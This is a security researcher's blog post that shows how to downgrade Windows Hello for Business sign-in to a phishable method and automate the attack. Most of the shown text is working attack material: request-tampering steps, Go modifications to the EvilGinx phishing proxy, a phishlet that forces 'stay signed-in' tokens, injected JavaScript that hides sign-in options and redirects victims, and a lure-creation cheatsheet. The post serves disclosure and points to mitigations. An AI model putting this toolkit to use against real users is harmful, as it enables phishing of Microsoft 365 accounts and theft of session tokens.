Hook, Line and Sinker: Phishing Windows Hello for Business

blog.fndsec.net/2024/07/23/hook-line-and-sinker-phishing-windows-hello-for-business

July 23, 2024

Written by: Yehuda Smirnov

> *Long story short — it is possible to phish the phishing resistant authentication method: Windows Hello for Business by downgrading the authentication, here's how you can defend from it*

Hey, my name is Yehuda Smirnov, I'm a red teamer & security researcher.

Recently, I've had the opportunity to look at the Windows Hello for Business authentication mechanism and discover a phishing vector, which I intend to showcase in this post.

My life is a learn in progress:
Spot something that doesn't add up or feels a bit unclear? Please let me know, and I'll fix it.

Table of Content

tl;dr





Diagram showing the potential attack flow

- Intercepting the POST request to `/common/GetCredentialType` and changing either the `User-Agent` or the parameter `isFidoSupported` **it is possible to downgrade the authentication to a phishable method**.
- When users who are configured to use WHfB (and the last sign in was using WHfB) try to sign in via `login.microsoftonline.com`, they are prompted immediately to use WHfB.
- The **EvilGinx code was modified and a phishlet was created** to facilitate automation of the attack.
- The PR for EvilGinx used can be found here, the phishlet can be found here.

- To mitigate this attack vector, **it is recommended to create conditional access policies using authentication strength**, newly added by Microsoft. For more info, read the "Recommendations" section.

  Proof of Concept Video:



Watch Video At: https://youtu.be/_sNjQ9Z2Xws

Introduction

Windows Hello for Business (**WHfB**) is **a phishing resistant authentication mechanism**, which utilizes a cryptographic key pair, stored in the device, to authenticate users securely, while using the local Windows Hello pin.

It is already known that **threat actors employ Attacker-in-the-Middle (AITM) techniques to gain credentials to Office 365**, steal session tokens, exfiltrate sensitive data, perform lateral movement and even continue to spear phishing specific individuals. This is I assume the reason **WHfB was created for — to counter phishing**.

In this article I'd like to explain how today, we can still sort of 'bypass' WHfB.

By intercepting and altering authentication requests, **an attacker could coerce a user into utilizing a less secure, and easily phishable, authentication method**.

This could result in compromise of the organization tenant and provide a threat actor with an initial access vector, which are supposed to be phishing resistant by way of using Windows Hello for Business or FIDO authentication.

What is Windows Hello for Business


Windows Hello for Business is a clever security mechanism, similar in function to FIDO2, which uses Windows Hello and the WebAuthn API for secure user authentication. The process occurs in two main phases:

· **Registration** — Initially, users must register for WHfB to establish a cryptographic key pair. Typically, the private key is stored in the device's Trusted Platform Module (TPM), though it can sometimes reside in software. The public key is then sent back to the authentication server.

· **Authentication** — The next stage of authentication begins under two conditions. It can start either when the user selects WHfB as their authentication method or when Microsoft 'informs' the client browser that the user has authenticated with WHfB in the past. Either way, a Windows Hello prompt appears, signaling the start of an authentication "dance."

User experience

For the end-user, it's straightforward. They enter their username and are immediately presented with the Windows Hello prompt.



Windows Hello for Business prompt

Behind the scenes mechanics

· **Nonce** — Microsoft issues a nonce (unique challenge), to the client.

· **Encryption** — the client's browser interacts with the operating system to encrypt this nonce. The encryption is performed with the user's private key (typically stored in the TPM), associated with the username and browser's current origin. It is **only performed if the user also successfully entered his Windows Hello PIN** or fingerprint.

· **Origin Check** — the current origin is defined by the protocol (http/https), hostname (domain) and the port of the url. The origin field is a header that is set automatically as part of the browser implementation, likely a feature designed to prevent spoofing or impersonation attempts.

· **Assertion** — the client then sends back this encrypted nonce. Additionally, the origin field is also encrypted and signed with the same private key. This package is termed an `assertion`.

Server-side validation

Server side uses the following to validate authenticity:

· **Signature Verification** — on receiving the assertion, the server examines the signature to confirm that the `clientDataJSON` — which includes the encrypted nonce and origin — hasn't been tampered with.

· **Domain verification** — the server also validates the origin field to make sure the client has authenticated against the correct domain, as opposed to a deceptive look-alike.

Key points to note


- During registration to use WHfB, a key is generated and stored in hardware (**TPM**), the public key is shared with Microsoft and is mapped to the specific **user and device**.
- The private key **never leaves the TPM**.
- To sign a Microsoft issued challenge using the private key stored in the TPM, a **user must enter a Windows Hello PIN or fingerprint.**
- Private keys stored within the TPM are **separated by identity providers' domains**.
- Server-side validation of the origin field ensures that even if a victim device receives a real nonce from Microsoft (served by an attacker's domain), **it would try and sign the nonce with a key stored in the TPM under the origin of the attacker and not under Microsoft**, and therefore would not find the correct private key.
  This suggests that if a threat actor successfully finds a way to tamper with the origin header, they would be able to completely bypass the Windows Hello for Business.

Root Cause Analysis

Organizations lacked the capability to enforce user sign-in through **only** phishing-resistant methods, leaving room for less secure authentication pathways.

Altering specific POST request values originating from the client browser can lead to a downgrade in the authentication method.

This is possible even if the system's default authentication is set to WHfB. For instance, after successfully logging in via WHfB, a user's subsequent login attempts will default to WHfB unless the request values are manipulated, as can be seen in the example below:



Regular sign-in using WHfB

The authentication method can be downgraded by the following:

1. By setting the `isFidoSupported`parameter to `false`in the POST request to `*https://login.microsoftonline.com/**common/GetCredentialType***`, the authentication method can be downgraded.

2. Modifying the `User-Agent` header to an unsupported value for WHfB/Fido, such as `non-existent-agent`, can also facilitate this downgrade.

Observation about the sign-in process


When the user inserts the username and clicks “login”, It has been observed that Microsoft issues a directive to the user’s browser to initiate a Windows Hello for Business (WHfB) authentication process. **This prompt occurs irrespective of whether the user has previously registered the device for WHfB authentication**.

This may have been designed to mitigate access attempts via phishing links. Specifically, a user with WHfB configured will not encounter the standard login requiring a username and password. However, as will be detailed subsequently, this can be bypassed and automated.

Reproducing Manually

1. Navigate to `*https://login.microsoftonline.com*`.

2. Input the username of an account that is registered with WHfB and has previously authenticated using WHfB:




Login page for login.microsoftonline.com

3. Use Burp Suite to **intercept the outgoing request upon clicking "Next"**. (Note: In this example, Burp Suite is used to simulate the automation framework.)

4. Modify the intercepted request in one of the following ways:

Change the JSON parameter "**IsFidoSupported**" from true to **false**:




Snippet from BurpSuite's intercept proxy (*/common/GetCredentialType)* showing the value "isFidoSupported"

Alter the **User-Agent** header to a value that is not recognized or supported, such as "**non-existent-agent**":

Snippet from BurpSuite's intercept proxy showing the header "User-Agent"

5. Observe that the authentication prompt has been downgraded from WHfB to one of the standard, less secure authentication methods, which can be phished using a framework like EvilGinx:



Downgrading the authentication method from WHfB to Phone Sign-in

Automated Exploitation using EvilGinx Framework

Adjusting EvilGinx source code to allow manipulation of POST requests with JSON body

A customized version of the EvilGinx framework was used to automate the manual steps process.
The original EvilGinx framework can be accessed here: https://github.com/kgretzky/evilginx2

Specific changes were made to the `*core/http_proxy.go*` file before building the project:

> A helper function was introduced to facilitate the setting of JSON body variables, a feature not natively supported in the framework:

```
func SetJSONVariable(body []byte, key string, value interface{})
([]byte, error) {
var data map[string]interface{}
if err := json.Unmarshal(body, &data); err != nil {
return nil, err
}
data[key] = value
newBody, err := json.Marshal(data)
if err != nil {
return nil, err
}
return newBody, nil
}
```

Inside the existing if-statement for matching JSON content types, add the new logic for handling POST JSON requests.
Place the new code block after the for-loop, which can be identified by this code:

```
json_re := regexp.MustCompile("application\\/\\w*\\+?json")
if json_re.MatchString(contentType) {
```

The code block to add:

```
for _, fp := range pl.forcePost {
if fp.path.MatchString(req.URL.Path) {
log.Debug("force_post: url matched: %s", req.URL.Path)
ok_search := false
if len(fp.search) > 0 {
k_matched := len(fp.search)
for _, fp_s := range fp.search {
matches := fp_s.key.FindAllString(string(body), -1)
for _, match := range matches {
if fp_s.search.MatchString(match) {
if k_matched > 0 {
k_matched -= 1
}
log.Debug("force_post: [%d] matched - %s", k_matched, match)
break
}
}
}
if k_matched == 0 {
ok_search = true
}
} else {
ok_search = true
}
if ok_search {
for _, fp_f := range fp.force {
body, err = SetJSONVariable(body, fp_f.key, fp_f.value)
if err != nil {
log.Debug("force_post: got error: %s", err)
}
log.Debug("force_post: updated body parameter: %s : %s", fp_f.key,
fp_f.value)
}
}
req.ContentLength = int64(len(body))
log.Debug("force_post: body: %s len:%d", body, len(body))
}
```

After adding the above code, we need to compile it using `sudo make`, this results in the file being compiled to the `build/evilginx` file

Creating an EvilGinx Phishlet

An Evilginx phishlet is a highly customizable template for creating phishing pages, designed to mimic legitimate websites (Microsoft in our case). It is a required component in order to use Evilginx.

In our case, we need a working phishlet which performs the following:

1. Alter the POST request to */common/GetCredentialType*to contain `"isFidoSupported":False`.
2. Hide the “Sign-in options” button so users won’t choose specifically WHfB.

A phishlet was created which can be found here.

The skeleton of the phishlet was taken from various sources found on the internet by searching “evilginx microsoft phishlet github”, I apologize I am unable to name the exact person whose skeleton I’ve used, but **if you notice the phishlet is yours, please let me know so I may add credit.**

`force_post` section

```
force_post:
- path: '/kmsi'
search:
- {key: 'LoginOptions', search: '.*'}
force:
- {key: 'LoginOptions', value: '1'}
type: 'post'
- path: '/common/GetCredentialType'
search:
- {key: 'isFidoSupported', search: '.*'}
force:
- {key: 'isFidoSupported', value: 'false'}
type: 'post'
```

- The 1st part is taken from the web and is very common, it means that when a POST request is sent to path `/kmsi`, the key `LoginOptions` is replaced by 1 (to **make sure the token recieved includes the “stay signed-in” which allows longer duration for the token and more**).
- The 2nd part was added by me and this takes care of requirement 1 — POST request to `/common/GetCredentialType` is intercepted and **the key `isFidoSupported`within the json body is replaced to `false`**.

js_inject section

```
js_inject:
- trigger_domains: ["login.microsoftonline.com"]
trigger_paths: ["/.*"]
trigger_params: ["true"]
script: |
function lp(){
var element = document.querySelector('.table');
console.log("loaded")
if (element) {
element.style.display = 'none';
};
if (window.location.pathname == '/common/fido/get' && !loc) {
console.log("success");
location.replace('https://login.yourdomain.com/');
loc = true;
}
if (window.location.pathname != '/common/fido/get' && loc) {
loc = false;
}
setTimeout(function(){lp();}, 100);
}
let loc = false;
setTimeout(function(){lp();}, 100);
```

`- trigger_domains:` — the **domain on which to trigger** the JavaScript code.
`trigger_paths:` — the **path on which to trigger** the JS code.
`trigger_params:` — injection will **only trigger if the parameter is found** within the lure

Firstly, we define a variable `loc` which will be used inside the function `lp()`. Then we call the function after a timeout of 100ms.

- It is important to mention that **this code is loaded once — upon landing in the phishlet page**, and from that moment on it is imperative to use a recursive function to make sure our checks are performed every time.
- It is also important to note that **the yaml is indent sensitive** — meaning if you do not indent it properly, the script might not load (likely due to the parsing of the yaml, not the javascript).


lp() function

Firstly, finds the document element by class (table), which **belongs to the box containing the various sign-in methods — such as Fido/WHfB** authentication:

Identifying the class name `table`

The if statement checks **if the element exists and if it does, it is hidden from view** (so a user will not try signing in using WHfB/Fido).

The next 2 sections check whether the client browser is on the path `/common/fido/get` and if so, it will **redirect the user back to the our phishing page** — this is if by chance the user has already been redirected to the WHfB authentication page, which can be seen below:



The /common/fido/get page requesting Fido/WHfB authentication

At the end of the function, the function calls itself after a timeout of 100ms to avoid flooding the browser with requests.

Configuring EvilGinx & Creating Phishing Links

The following is required to create a phishing link:

- **Valid domain name**, which will point to the public IP of the machine running Evilginx.
- The domain's **NameServer should point to the public IP address of the Evilginx machine**.
- The machine running Evilginx should have **ports 443 (HTTPS), 80 (HTTP for certificates), and 53 (DNS) open** to all inbound traffic.

I won't cover the above as these have already been covered many times by many blog authors, including Kuba Gretzky, the author of EvilGinx.

The following is a cheatsheet for configuring EvilGinx:

```
cd /path/to/evilginx
sudo ./build/evilginx -p phishlets/ -debug
config domain <domain_name>
config external_ipv4 <public_IP>
phishlets hostname microsoft365new <domain_name>
phishlets enable microsoft365new
lures create microsoft365new
lures get-url 0 true=true
```

